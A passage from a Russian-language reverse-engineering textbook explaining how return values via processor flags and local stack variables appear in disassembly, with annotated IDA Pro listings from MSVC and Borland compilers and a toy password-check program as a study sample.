     mov    b, 777h
     ; Присваиваем глобальной переменной 'b' значение 0x777.
     ; Как мы выяснили из анализа двух предыдущих функций — функция MyFunc
     ; возвращает в переменных a и b результат своих вычислений.
     ; Теперь мы определили какой именно, а вместе с тем смогли выяснить,
     ; как три функции взаимодействуют друг с другом.
     ; main() вызывает MyFunc(), та инициализирует глобальные переменные 'a'
     ; и 'b', затем main() вызывает Sum(), помещающуя сумму 'a' и 'b' в
     ; глобальную переменную 'c', наконец, main() берет 'c' и передает ее через
     ; стек функции printf для вывода на экран.
     ; Уф! Как все запутано, а ведь это простейший пример из трех функций!
     ; Что же говорить о реальной программе, в которой этих функций тысячи,
     ; причем порядок вызова и поведение каждой из них
     ; далеко не так очевидны!

     pop    ebp


     retn
MyFunc  endp

a       dd 0                                 ; DATA XREF: MyFunc+3↑w Sum+3↑r
b       dd 0                                 ; DATA XREF: MyFunc+D↑w Sum+8↑r
c       dd 0                                 ; DATA XREF: Sum+E↑w main+D↑r
; Судя по перекрестным ссылкам — все три переменные глобальные, т. к.
; к каждой из них имеет непосредственный доступ более одной функции.
```

Возврат значений через флаги процессора

Для большинства ассемблерных функций характерно использование регистра флагов процессора для возвращения результата успешности выполнения функции. По общепринятому соглашению установленный флаг переноса (`CF`) свидетельствует об ошибке, второе место по популярности занимает флаг нуля (`ZF`), а остальные флаги практически вообще не используются.

Установка флага переноса осуществляется командой `STC` или любой математической операцией, приводящей к образованию переноса (например, `CMP a, b` где `a < b`), а сброс — командой `CLC` или соответствующей математической операцией.

Проверка флага переноса обычно осуществляется условными переходами `JC xxx` и `JNC xxx`, исполняющихся при наличии и отсутствии переноса, соответственно. Условные переходы `JB xxx` и `JNB xxx` — их синтаксические синонимы, дающие при ассемблировании идентичный код.

Рассмотрим пример, приведенный в листинге 20.12.

Листинг 20.12. Возврат значений через флаги процессора

```
#include <stdio.h>

// Функция сообщения об ошибке деления.
Err(){ printf("-ERR: DIV by Zero\n");}

// Вывод результата деления на экран.
Ok(int a){printf("%x\n",a);}


// Ассемблерная функция деления.
// Делит EAX на EBX, возвращая частное в EAX, а остаток — в EDX.
// При попытке деления на нуль устанавливает флаг переноса.
__declspec(naked) MyFunc()
{
__asm{
     Xor     edx,edx   ; Обнуляем EDX, т. е. команда div ожидает
                       ; делимого в EDX:EAX.
     Test    ebx,ebx   ; Проверка делителя на равенство нулю.
     Jz      _err      ; Если делитель равен нулю, перейти к ветке _err.

     Div     ebx       ; Делим EDX:EAX на EBX (EBX заведомо не равен нулю).

     ret               ; Выход в с возвратом частного в EAX и остатка в EDX.

_err:                  ; // Эта ветка получает управление при попытке
                       ; // деления на нуль.
     stc               ; устанавливаем флаг переноса, сигнализируя об
                       ; ошибке и...
     ret               ;              ...выходим.
}
}

// Обертка для MyFunc
// Принимаем два аргумента через стек — делимое и делитель
// и выводим результат деления (или сообщение об ошибке) на экран.
__declspec(naked) MyFunc_2(int a, int b)
{
__asm{
    Mov     eax,[esp+4]   ; Загружаем в EAX содержимое аргумента 'a'
    Mov     ebx,[esp+8]   ; Загружаем в EDX содержимое аргумента 'b'

    Call    MyFunc        ; Пытаемся делить a/b
    jnc     _ok           ; Если флаг переноса сброшен, выводим результат, иначе…

    call    Err           ; …сообщение об ошибке

    ret     ; Возвращаемся
_ok:
    Push    eax         ; Передаем результат деления и…
    Call    Ok          ; …выводим его на экран.
    Add     esp,4       ; Вычищаем за собой стек.

    ret     ; Возвращаемся.
    }
}

main(){MyFunc_2(4,0);}
```



Глава 21

Идентификация локальных стековых переменных

Локальные переменные размещаются в *стеке* (также называемым *автоматической памятью*) и удаляются оттуда вызываемой функцией по ее завершению. Рассмотрим подробнее, как это происходит. Сначала в стек затягиваются аргументы, передаваемые функции (если они есть), а сверху на них кладется адрес возврата, помещаемый туда инструкцией `CALL`, вызывающей эту функцию. Получив управление, функция *открывает кадр стека* — сохраняет прежнее значение регистра `EBP` и устанавливает его равным регистру `ESP` (регистр-указатель вершины стека). "Выше" (т. е. в более младших адресах) `EBP` находится свободная область стека, ниже — служебные данные (сохраненный `EBP`, адрес возврата) и аргументы.

Сохранность области стека, расположенной выше указателя вершины стека (регистра `ESP`), не гарантируется от затирания и искажения. Ее беспрепятственно могут использовать, например, обработчики аппаратных прерываний, вызываемые в непредсказуемом месте в непредсказуемое время.




Рис. 21.1. Механизм размещения локальных переменных в стеке

Да и использование стека самой функцией (для сохранения регистров или передачи аргументов) приведет к его искажению. Какой же выход существует из этой ситуации? — принудительно переместить указатель вершины стека вверх, тем самым "занимая" данную область стека. Сохранность памяти, находящейся "ниже" `ESP`, гарантируется от непреднамеренных искажений, так как очередной вызов инструкции `PUSH` занесет данные на вершину стека, не затирая локальные переменные.

По окончании же своей работы, функция обязана вернуть `ESP` на прежнее место, иначе функция `RET` снимет со стека отнюдь не адрес возврата, а нечто непредсказуемое (значение самой "верхней" локальной переменной), и передаст управление "в космос"…

Механизм размещения локальных переменных в стеке показан на рис. 21.1. На рис. 21.1 (а) показано состояние стека на момент вызова функции. Она открывает кадр стека, сохраняя прежнее значение регистра `EBP`, и устанавливает его равным `ESP`. На рис. 21.1 (б) изображено резервирование `0x14` байт стековой памяти под локальные переменные. Резервирование осуществляется перемещением регистра `ESP` "вверх" — в область младших адресов. Фактически локальные переменные размещаются в стеке так, как будто бы они были туда загружены командой `PUSH`. При завершении своей работы, функция увеличивает значение регистра `ESP`, возвращая его на прежнюю позицию, освобождая тем самым память, занятую локальными переменными, затем стягивает со стека и восстанавливает значение `EBP`, закрывая тем самым кадр стека.

Адресация локальных переменных

Адресация локальных переменных очень похожа на адресацию стековых аргументов[1], только аргументы располагаются "ниже" `EBP`, а локальные переменные — "выше". Другими словами, аргументы имеют положительные смещения относительно `EBP`, а локальные переменные — отрицательные. Поэтому их очень легко отличить друг от друга. Так, например, `[EBP+xxx]` — аргумент, а `[EBP-xxx]` — локальная переменная.




Рис. 21.2. Адресация локальных переменных

[1] Этот вопрос подробно рассматривался в *разд. "Адресация аргументов в стеке" главы 19, "Идентификация аргументов функций"*.

Регистр-указатель кадра стека служит как бы барьером: по одну сторону от него находятся аргументы функции, а по другую — локальные переменные (рис. 21.2). Теперь понятно, почему при открытии кадра стека значение ESP копируется в EBP, иначе бы адресация локальных переменных и аргументов значительно усложнилась бы, а разработчики компиляторов не хотят без нужды осложнять себе жизнь. Впрочем, оптимизирующие компиляторы умеют адресовать локальные переменные и аргументы непосредственно через ESP, освобождая регистр EBP для более полезных целей[2].

Детали технической реализации

Существует множество вариаций реализации выделения и освобождения памяти под локальные переменные. Казалось бы, чем плохо очевидное SUB ESP,xxx на входе и ADD ESP, xxx на выходе? А вот Borland C++ (и некоторые другие компиляторы) в стремлении отличиться ото всех остальных резервируют память не уменьшением, а увеличением ESP… да, на отрицательное число (которое по умолчанию большинством дизассемблеров отображается как очень большое положительное). Оптимизирующие компиляторы при отводе небольшого количества памяти заменяют SUB на PUSH reg, что на несколько байт короче. Последнее создает очевидные проблемы идентификации — попробуй, разберись, то ли перед нами сохранение регистров в стеке, то ли передача аргументов, то ли резервирование памяти для локальных переменных. Более подробно этот вопрос будет рассмотрен далее в этой главе, в *разд. "Идентификация механизма выделения памяти"*.

Алгоритм освобождения памяти также неоднозначен. Помимо увеличения регистра указателя вершины стека инструкцией ADD ESP, xxx (или, в особо извращенных компиляторах его увеличения на отрицательное число), часто встречается конструкция MOV ESP, EBP (вы ведь помните, что при открытии кадра стека ESP копировался в EBP, а сам EBP в процессе исполнения функции не изменялся). Наконец, память может быть освобождена инструкцией POP, выталкивающей локальные переменные одну за другой в какой-нибудь ненужный регистр. Разумеется, такой способ оправдывает себя лишь при небольшом количестве локальных переменных. Наиболее распространенные варианты реализации резервирования памяти под локальные переменные и ее освобождения перечислены в табл. 21.1.

Таблица 21.1. *Наиболее распространенные варианты реализации резервирования памяти под локальные переменные и ее освобождение*

Действие	Варианты реализации		
Резервирование памяти	SUB ESP, xxx	ADD ESP,-xxx	PUSH reg
Освобождение памяти	ADD ESP, xxx	SUB ESP,-xxx	POP reg
	MOV ESP, EBP		

Идентификация механизма выделения памяти

Выделение памяти инструкциями SUB и ADD непротиворечиво и всегда интерпретируется однозначно. Если же выделение памяти осуществляется командой PUSH, а освобождение — командой POP, то эта конструкция становится неотличима от простого освобождения/сохранения регистров в стеке. Ситуация серьезно осложняется тем, что в функции присутствуют и "настоящие" команды сохранения регистров, которые сливаются с командами выделения памяти. Как узнать: сколько байт резервируется для локальных переменных и резервируются ли они вообще (вполне возможна и такая ситуация, когда в функции вообще нет локальных переменных)?

[2] Более подробно этот вид оптимизации будет обсуждаться далее в данной главе, в *разд. "Исключение указателя на фрейм"*.

Ответить на этот вопрос позволяет поиск обращений к ячейкам памяти, лежащим "выше" регистра EBP, т. е. к ячейкам с отрицательными относительными смещениями. Рассмотрим два примера, приведенные в листинге 21.1.

Листинг 21.1. Примеры, иллюстрирующие определение количества байт, резервируемых для локальных переменных

```
PUSH   EBP                    PUSH   EBP
PUSH   ECX                    PUSH   ECX
xxx                           xxx
xxx                           MOV    [EBP-4],0x666
xxx                           xxx
POP    ECX                    POP    ECX
POP    EBP                    POP    EBP
RET                           RET
```

В левом из них никакого обращения к локальным переменным не происходит вообще, а в правом наличествует конструкция MOV [EBP-4],0x666, копирующая значение 0x666 в локальную переменную var_4. А раз есть локальная переменная, для нее кем-то должна быть выделена память. Поскольку инструкций SUB ESP, xxx и ADD ESP, xxx в теле функций не наблюдается — "подозрение" падает на PUSH ECX, т. к. сохраненное содержимое регистра ECX располагается в стеке на четыре байта "выше" EBP. В данном случае "подозревается" лишь одна команда — PUSH ECX, поскольку PUSH EBP на роль "резерватора" не тянет. Но как быть, если "подозреваемых" несколько?

Определить объем выделенной памяти можно по смещению самой "высокой" локальной переменной, которую удается обнаружить в теле функции. То есть, отыскав все выражения типа [EBP-xxx], выберем наибольшее смещение xxx — в общем случае оно равно количеству байт памяти, выделенной под локальные переменные. В частных случаях встречаются объявленные, но не используемые локальные переменные. Им выделяется память (хотя оптимизирующие компиляторы просто отбрасывают такие переменные за ненадобностью), но ни одного обращения к ним не происходит, и описанный выше алгоритм подсчета объема резервируемой памяти дает заниженный результат. Впрочем, эта ошибка никак не сказывается на результатах анализа программы.

Инициализация локальных переменных

Существуют два способа инициализации локальных переменных: *присвоение необходимого значения инструкцией MOV* (например, MOV [EBP-04], 0x666) и *непосредственное заталкивание значения в стек инструкцией PUSH* (например, PUSH 0x777). Последний вариант позволяет выгодно комбинировать выделение памяти под локальные переменные с их инициализацией (разумеется, только в том случае, если этих переменных немного).

Популярные компиляторы в подавляющем большинстве случаев выполняют операцию инициализации с помощью MOV, а команда PUSH более характерна для ассемблерных вставок, применяемых, например, в защитных механизмах с целью сбить с толку исследователя программ. Следует, правда, заметить, что если даже такой прием и собьет с толку хакера, то только начинающего.

Размещение массивов и структур

Массивы и структуры размещаются в стеке последовательно в смежных ячейках памяти, при этом *меньший индекс элемента массива (элемента структуры) лежит по меньшему адресу*. Обратите внимание, что при этом меньший индекс адресуется бо́льшим модулем смещения относительно регистра указателя кадра стека. Это не покажется удивительным, если вспомнить, что локальные переменные адресуются отрицательными смещениями, следовательно, [EBP-0x4] > [EBP-0x10].

Путаницу усиливает то обстоятельство, что, давая локальным переменным имена, IDA Pro опускает знак минус. Поэтому из двух имен, скажем, `var_4` и `var_10`, по меньшему адресу лежит та переменная, чей индекс *больше*! Если `var_4` и `var_10` — это два конца массива, то с непривычки возникает непроизвольное желание поместить `var_4` в голову, а `var_10` в "хвост" массива, хотя на самом деле все наоборот!

Выравнивание в стеке

В некоторых случаях элементы структуры, массива и даже просто отдельные переменные требуется располагать по кратным адресам. Но ведь значение указателя вершины заранее не определено, и компилятор не имеет о нем никакой информации. Как же он, не зная фактического значения указателя, сможет выполнить это требование? Да очень просто — возьмет и сбросит младшие биты `ESP`!

Легко доказать, если младший бит равен нулю, то число — четное. Чтобы быть уверенным, что значение указателя вершины стека делится на два без остатка, достаточно лишь сбросить его младший бит. Сбросив два бита, мы получим значение, заведомо кратное четырем, три — восьми и т. д.

Сброс битов в подавляющем большинстве случаев осуществляется инструкцией `AND`. Например, конструкция `AND ESP, FFFFFFF0` дает значение `ESP`, кратное шестнадцати. Как было получено это значение? Переводим `0xFFFFFFF0` в двоичный вид, получаем — `11111111 11111111 11111111 11110000`. Видите — четыре нуля на конце? Значит, четыре младших бита любого числа будут маскированы, и оно разделится без остатка на $2^4 = 16$.

Как IDA Pro идентифицирует локальные переменные

Хотя с локальными переменными мы уже неоднократно встречались при изучении прошлых примеров, не помешает сделать это еще раз. Рассмотрим пример, приведенный в листинге 21.2.

Листинг 21.2. Демонстрация идентификации локальных переменных

```
#include <stdio.h>
#include <stdlib.h>

int MyFunc(int a, int b)
{
   int c;                  // Локальная переменная типа int.
   char x[50]              // Массив (демонстрирует схему размещения
                           // массивов в памяти.

   c=a+b;                  // Заносим в 'c' сумму аргументов 'a и 'b'.

   ltoa(c,&x[0],0x10);     // Переводим сумму 'a' и 'b' в строку.

   printf("%x == %s == ",c,&x[0]); // Выводим строку на экран.

   return c;
}

main()
{
     int a=0x666;      // Объявляем локальные переменные 'a' и 'b', чтобы
     int b=0x777;      // продемонстрировать механизм их инициализации
                       // компилятором.

     int c[1];         // Эти трюки понадобились для того, чтобы запретить
```

```
                    // оптимизирующему компилятору помещать локальную
                    // переменную в регистр[3].
                    // Т.к. функции printf передается указатель на 'c', а
                    // указатель на регистр быть передан не может,
                    // компилятор вынужден оставить переменную в памяти.

    c[0]=MyFunc(a,b);
    printf("%x\n",&c[0]);

    return 0;
}
```

Результат компиляции этого примера при помощи компилятора Microsoft Visual C++ 6.0 с настройками по умолчанию должен выглядеть так, как показано в листинге 21.3.

Листинг 21.3. Результат компиляции примера из листинга 21.2 при помощи компилятора Microsoft Visual C++ 6.0 с настройками по умолчанию

```
MyFunc   proc near                ; CODE XREF: main+1C↓p

var_38 = byte ptr -38h
var_4 = dword ptr -4
; Локальные переменные располагаются по отрицательному смещению относительно
; EBP, а аргументы функции — по положительному. Заметьте также, что чем
; "выше"расположена переменная, тем больше модуль ее смещения.

arg_0= dword ptr  8
arg_4 = dword ptr  0Ch

    push   ebp
    mov    ebp, esp
    ; Открываем кадр стека.

    sub    esp, 38h
    ; Уменьшаем значение ESP на 0x38, резервируя 0x38 байт под локальные
    ; переменные.

    mov    eax, [ebp+arg_0]
    ; Загружаем в EAX значение аргумента arg_0.
    ; О том, что это аргумент, а не нечто иное, говорит его положительное
    ; смещение относительно регистра EBP.

    add    eax, [ebp+arg_4]
    ; складываем EAX со значением аргумента arg_0.

    mov    [ebp+var_4], eax
    ; А вот и первая локальная переменная!
    ; На то, что это именно локальная переменная, указывает ее отрицательное
    ; смещение относительно регистра EBP. Почему отрицательное? А
    ; посмотрите, как IDA определила "var_4".
    ; Честно говоря, было бы намного нагляднее если бы отрицательные
    ; смещения локальных переменных подчеркивались более явно.
    push   10h                                          ; int
```

[3] Этот вопрос будет подробно обсуждаться в *главе 22, "Идентификация регистровых и временных переменных"*.

```
; Передаем функции ltoa значение 0x10 (тип системы счисления).

lea     ecx, [ebp+var_38]
; Загружаем в ECX указатель на локальную переменную var_38.
; Что это за переменная? Прокрутим экран дизассемблера немного вверх,
; там где содержится описание локальных переменных, распознанных IDA.
; var_38 = byte ptr -38h
; var_4 = dword ptr -4

; Ближайшая нижняя переменная имеет смещение -4, а var_38,
; соответственно, -38. Вычитая из первого последнее получаем размер
; var_38. Он, как нетрудно подсчитать, будет равен 0x34.
; С другой стороны, известно, что функция ltoa ожидает указатель на
; char*. Таким образом, в комментарии к var_38 можно записать
; "char s[0x34]". Это делается так: в меню "Edit" открываем подменю
; "Functions", а в нем — пункт "Stack variables" или нажимаем "горячую"
; комбинацию <Ctrl>+<K>. Открывается окно с перечнем всех распознанных
; локальных переменных. Подводим курсор к "var_34" и нажимаем <;> для
; ввода повторяемого комментария и пишем нечто вроде "char s[0x34]".
; Теперь нажимаем <Ctrl>+<Enter> для завершения ввода и <Esc> для
; закрытия окна локальных переменных. Все! Теперь возле всех обращений к
; var_34 появляется введенный нами комментарий.

push    ecx                                                     ; char *
; Передаем функции ltoa указатель на локальный буфер var_38.

mov     edx, [ebp+var_4]
; Загружаем в EDX значение локальной переменной var_4.

push    edx                                                     ; __int32
; Передаем значение локальной переменной var_38 функции ltoa.
; На основании прототипа этой функции IDA уже определила тип
; переменной — int. Вновь нажмем <Ctrl>+<K> и прокомментируем var_4.

call    __ltoa
add     esp, 0Ch
; Переводим содержимое var_4 в шестнадцатеричную систему счисления,
; записанную в строковой форме, возвращая ответ
; в локальном буфере var_38.

lea     eax, [ebp+var_38]                       ; char s[0x34]
; Загружаем в EAX указатель на локальный буфер var_34.

push    eax
; Передаем указатель на var_34 функции printf для вывода
; содержимого на экран.

mov     ecx, [ebp+var_4]
; Копируем в ECX значение локальной переменной var_4.

push    ecx
; Передаем функции printf значение локальной переменной var_4.

push    offset aXS                              ; "%x == %s == "
call    _printf
add     esp, 0Ch
```

```
    mov     eax, [ebp+var_4]
    ; Возвращаем в EAX значение локальной переменной var_4.

    mov     esp, ebp
    ; Освобождаем память, занятую локальными переменными.

    pop     ebp
    ; Восстанавливаем прежнее значение EBP.

    retn
MyFunc  endp


main    proc near                   ; CODE XREF: start+AF↓p

var_C = dword ptr -0Ch
var_8 = dword ptr -8
var_4 = dword ptr -4

    push    ebp
    mov     ebp, esp
     ; Открываем кадр стека.

    sub     esp, 0Ch
    ; Резервируем 0xC байт памяти для локальных переменных.

    mov     [ebp+var_4], 666h
    ; Инициализируем локальную переменную var_4,
    ; присваивая ей значение 0x666.

    mov     [ebp+var_8], 777h
    ; Инициализируем локальную переменную var_8,
    ; присваивая ей значение 0x777.
    ; Смотрите: локальные переменные расположены в памяти в обратном порядке
    ; их обращения к ним! Не объявления, а именно обращения!
    ; Вообще-то, порядок расположения не всегда бывает именно таким, — это
    ; зависит от компилятора, поэтому полагаться на него никогда не стоит!

    mov     eax, [ebp+var_8]
    ; Копируем в регистр EAX значение локальной переменной var_8.

    push    eax
    ; Передаем функции MyFunc значение локальной переменной var_8.

    mov     ecx, [ebp+var_4]
    ; Копируем в ECX значение локальной переменной var_4.

    push    ecx
    ; Передаем MyFunc значение локальной переменной var_4.

    call    MyFunc
    add     esp, 8
    ; Вызываем MyFunc.

    mov     [ebp+var_C], eax
```

```
    ; Копируем возвращенное функцией значение в локальную переменную var_C.

    lea     edx, [ebp+var_C]
    ; Загружаем в EDX указатель на локальную переменную var_C.

    push    edx
    ; Передаем функции printf указатель на локальную переменную var_C.

    push    offset asc_406040                       ; "%x\n"
    call    _printf
    add     esp, 8

    xor     eax, eax
    ; Возвращаем нуль

    mov     esp, ebp
    ; Освобождаем память, занятую локальными переменными.

    pop     ebp
    ; Закрываем кадр стека.

    retn
main        endp
```

Не очень сложно, правда? Что ж, тогда рассмотрим результат компиляции этого же примера компилятором Borland C++ 5.0 — это будет немного труднее (листинг 21.4).

Листинг 21.4. Результат компиляции примера из листинга 21.2 при помощи компилятора Borland C++ 5.0

```
MyFunc              proc near           ; CODE XREF: _main+14↓p

var_34 = byte ptr -34h
; Смотрите, — только одна локальная переменная! А ведь мы объявляли целых
; три...Куда же они подевались?! Это хитрый компилятор поместил их в
; регистры, а не стек для более быстрого к ним обращения[4].
;

    push   ebp
    mov    ebp, esp
    ; Открываем кадр стека.

    add    esp, 0FFFFFFCC
    ; Резервируем... нажимаем <-> в IDA, превращая число в знаковое,
    ; Резервируем 0x34 байта под локальные переменные.
    ; Получаем "-34". Обратите внимание: на этот раз выделение памяти
    ; осуществляется не SUB, а ADD!

    push   ebx
    ; Сохраняем EBX в стеке или выделяем память локальным переменным?
    ; Поскольку память уже выделена инструкцией ADD, то в данном случае
    ; команда PUSH действительно сохраняет регистр в стеке.

    lea    ebx, [edx+eax]
```

[4] Более подробную информацию см. в *главе 22*, *"Идентификация регистровых и временных переменных"*.

```
    ; А этим хитрым сложением мы получаем сумму EDX и EAX.
    ; Поскольку, EAX и EDX не инициализировались явно, очевидно, через них
    ; были переданы аргументы[5].

    push    10h
    ; Передаем функции ltoa выбранную систему счисления.

    lea     eax, [ebp+var_34]
    ; Загружаем в EAX указатель на локальный буфер var_34.

    push    eax
    ; Передаем функции ltoa указатель на буфер для записи результата.

    push    ebx
    ; Передаем сумму (не указатель!) двух аргументов функции MyFunc.

    call    _ltoa
    add     esp, 0Ch

    lea     edx, [ebp+var_34]
    ; Загружаем в EDX указатель на локальный буфер var_34.

    push    edx
    ; Передаем функции printf указатель на локальный буфер var_34,
    ; содержащий результат преобразования суммы аргументов MyFunc в строку.

    push    ebx
    ; Передаем сумму аргументов функции MyFunc.

    push    offset aXS                                      ; format
    call    _printf
    add     esp, 0Ch

    mov     eax, ebx
    ; Возвращаем сумму аргументов в EAX.

    pop     ebx
    ; Выталкиваем EBX из стека, восстанавливая его прежнее значение.

    mov     esp, ebp
    ; Освобождаем память, занятную локальными переменными.

    pop     ebp
    ; Закрываем кадр стека.

    retn
MyFunc      endp

; int __cdecl main(int argc,const char **argv,const char *envp)
_main    proc near                          ; DATA XREF: DATA:00407044↓o

var_4 = dword ptr -4
; IDA распознала по крайней мере одну локальную переменную —
; возьмем это себе на заметку.
Argc = dword ptr  8
```

[5] Этот вопрос подробно обсуждался в *главе 19*, *"Идентификация аргументов функций"*.

```
Argv = dword ptr  0Ch
Envp = dword ptr  10h

    push    ebp
    mov     ebp, esp
    ; Открываем кадр стека.

    push    ecx
    push    ebx
    push    esi
    ; Сохраняем регистры в стеке.

    mov     esi, 777h
    ; Помещаем в регистр ESI значение 0x777.

    mov     ebx, 666h
    ; Помещаем в регистр EBX значение 0x666.

    mov     edx, esi
    mov     eax, ebx
    ; Передаем функции MyFunc аргументы через регистры.

    call    MyFunc
    ; Вызываем MyFunc.

    mov     [ebp+var_4], eax
    ; Копируем результат, возвращенный функцией MyFunc в локальную
    ; переменную var_4. Стоп! Какую такую локальную переменную?! А кто под
    ; нее выделял память?! Не иначе — как одна из команд PUSH. Только вот
    ; какая? Смотрим на смещение переменной — она лежит на четыре байта выше
    ; EBP, а эта область памяти занята содержимым регистра, сохраненного
    ; первой командой PUSH, следующей за открытием кадра стека.
    ; (Соответственно, вторая команда PUSH кладет значение регистра по смещению -8
    ; и т. д.). А первой была команда PUSH ECX, — следовательно, это не
    ; сохранение регистра в стеке, а резервирование памяти под локальную
    ; переменную. Поскольку, обращений к локальным переменным var_8 и var_C
    ; не наблюдается, команды PUSH EBX и PUSH ESI, по-видимому,
    ; действительно сохраняют регистры.

    lea     ecx, [ebp+var_4]
    ; Загружаем в ECX указатель на локальную переменную var_4.

    push  ecx
    ; Передаем указатель на var_4 функции printf.

    push  offset asc_407081                              ; format
    call  _printf
    add   esp, 8

    xor   eax, eax
    ; Возвращаем в EAX нуль.

    pop   esi
    pop   ebx
    ; Восстанавливаем значения регистров ESI и EBX.
    pop   ecx
```

```
    ; Освобождаем память, выделенную локальной переменной var_4.

    pop    ebp
    ; Закрываем кадр стека.

    retn

_main               endp
```

Исключение указателя на фрейм

Традиционно для адресации локальных переменных используется регистр `EBP`. Учитывая, что регистров общего назначения всего *семь*, "насовсем" отдавать один из них локальным переменным очень не хочется. Нельзя найти какое-нибудь другое, более элегантное решение? В этом разделе мы рассмотрим *исключение указателя на фрейм* (Frame Pointer Omission, FPO) — подход, позволяющий использовать в качестве индексного любой 32-разрядный регистр.

Хорошенько подумав, мы придем к выводу, что отдельный регистр для адресации локальных переменных вообще не нужен, — достаточно (не без ухищрений, правда) одного лишь `ESP` — указателя стека.

Единственная проблема — плавающий кадр стека. Пусть после выделения памяти под локальные переменные `ESP` указывает на вершину выделенного региона. Тогда переменная `buff` (рис. 21.3) окажется расположена по адресу `ESP+0xC`. Но стоит занести что-нибудь в стек на временное хранение (аргумент вызываемой функции или регистр), как кадр "уползет", и переменная `buff` окажется расположенной уже не по `ESP+0xC`, а по `ESP+0x10`!

Современные компиляторы умеют адресовать локальные переменные через `ESP`, динамически отслеживая его значение (правда, при условии, что в теле функции нет хитрых ассемблерных вставок, непредсказуемым образом изменяющих значение `ESP`).




Рис. 21.3. Адресация локальных переменных через регистр `ESP` приводит к образованию плавающего кадра стека

Это чрезвычайно затрудняет изучение кода, поскольку теперь уже невозможно, ткнув пальцем в произвольное место кода, определить, к какой именно локальной переменной происходит обращение, — приходится "прочесывать" всю функцию целиком, внимательно следя за значением ESP (и нередко впадая при этом в грубые ошибки, пускающие всю работу насмарку). К счастью, дизассемблер IDA Pro умеет обращаться с такими переменными, но хакер тем и отличается от простого смертного, что никогда всецело не полагается на автоматику, а *сам* стремится понять, как это работает!

Рассмотрим пример simple.c[6], представляющий собой простейшую систему аутентификации, основанную на посимвольном сравнении введенного пароля с эталонным (листинг 21.5).

Листинг 21.5. Простейшая система аутентификации, основанная на посимвольном сравнении паролей

```
// Простейшая система аутентификации
// посимвольное сравнение пароля
#include <stdio.h>
#include <string.h>

#define PASSWORD_SIZE 100
#define PASSWORD      "myGOODpassword\n"
// этот перенос нужен затем, чтобы  ^^^^
// не выкусывать перенос из строки,
// введенной пользователем

int main()
{
        // Счетчик неудачных попыток аутентификации
        int count=0;

        // Буфер для пароля, введенного пользователем
        char buff[PASSWORD_SIZE];

        // Главный цикл аутентификации
        for(;;)
        {
                // Запрашиваем и считываем пользовательский
                // пароль
                printf("Enter password:");
                fgets(&buff[0],PASSWORD_SIZE,stdin);

                // Сравниваем оригинальный и введенный пароль
                if (strcmp(&buff[0],PASSWORD))
                        // Если пароли не совпадают — "ругаемся"
                        printf("Wrong password\n");
                        // Иначе (если пароли идентичны)
                        // выходим из цикла аутентификации
                else break;

                // Увеличиваем счетчик неудачных попыток
                // аутентификации и, если все попытки
                // исчерпаны — завершаем программу
                if (++count>3) return -1;
        }

        // Раз мы здесь, то пользователь ввел правильный пароль
        printf("Password OK\n");
```

[6] Похожую программу, но написанную на языке C++, мы исследовали в *главе 6*, *"Разминка"*.

Откомпилируем этот пример с ключом /O2 (оптимизация по скорости). Тогда компилятор будет стремиться использовать все регистры и адресовать локальные переменные через ESP, что нам и надо (листинг 21.6).

Листинг 21.6. Результат компиляции примера из листинга 21.5 с ключом /O2 (оптимизация по скорости)

```
>cl sample.c /O2          ; Компиляция примера с оптимизацией по скорости
  00401000: 83 EC 64          sub          esp,64h
; Выделяем память для локальных переменных.
; Обратите внимание — теперь уже нет команд PUSH EBP\MOV EBP,ESP!

  00401003: A0 00 69 40 00    mov          al,[00406900]        ; mov al,0

  00401008: 53                push         ebx
  00401009: 55                push         ebp
  0040100A: 56                push         esi
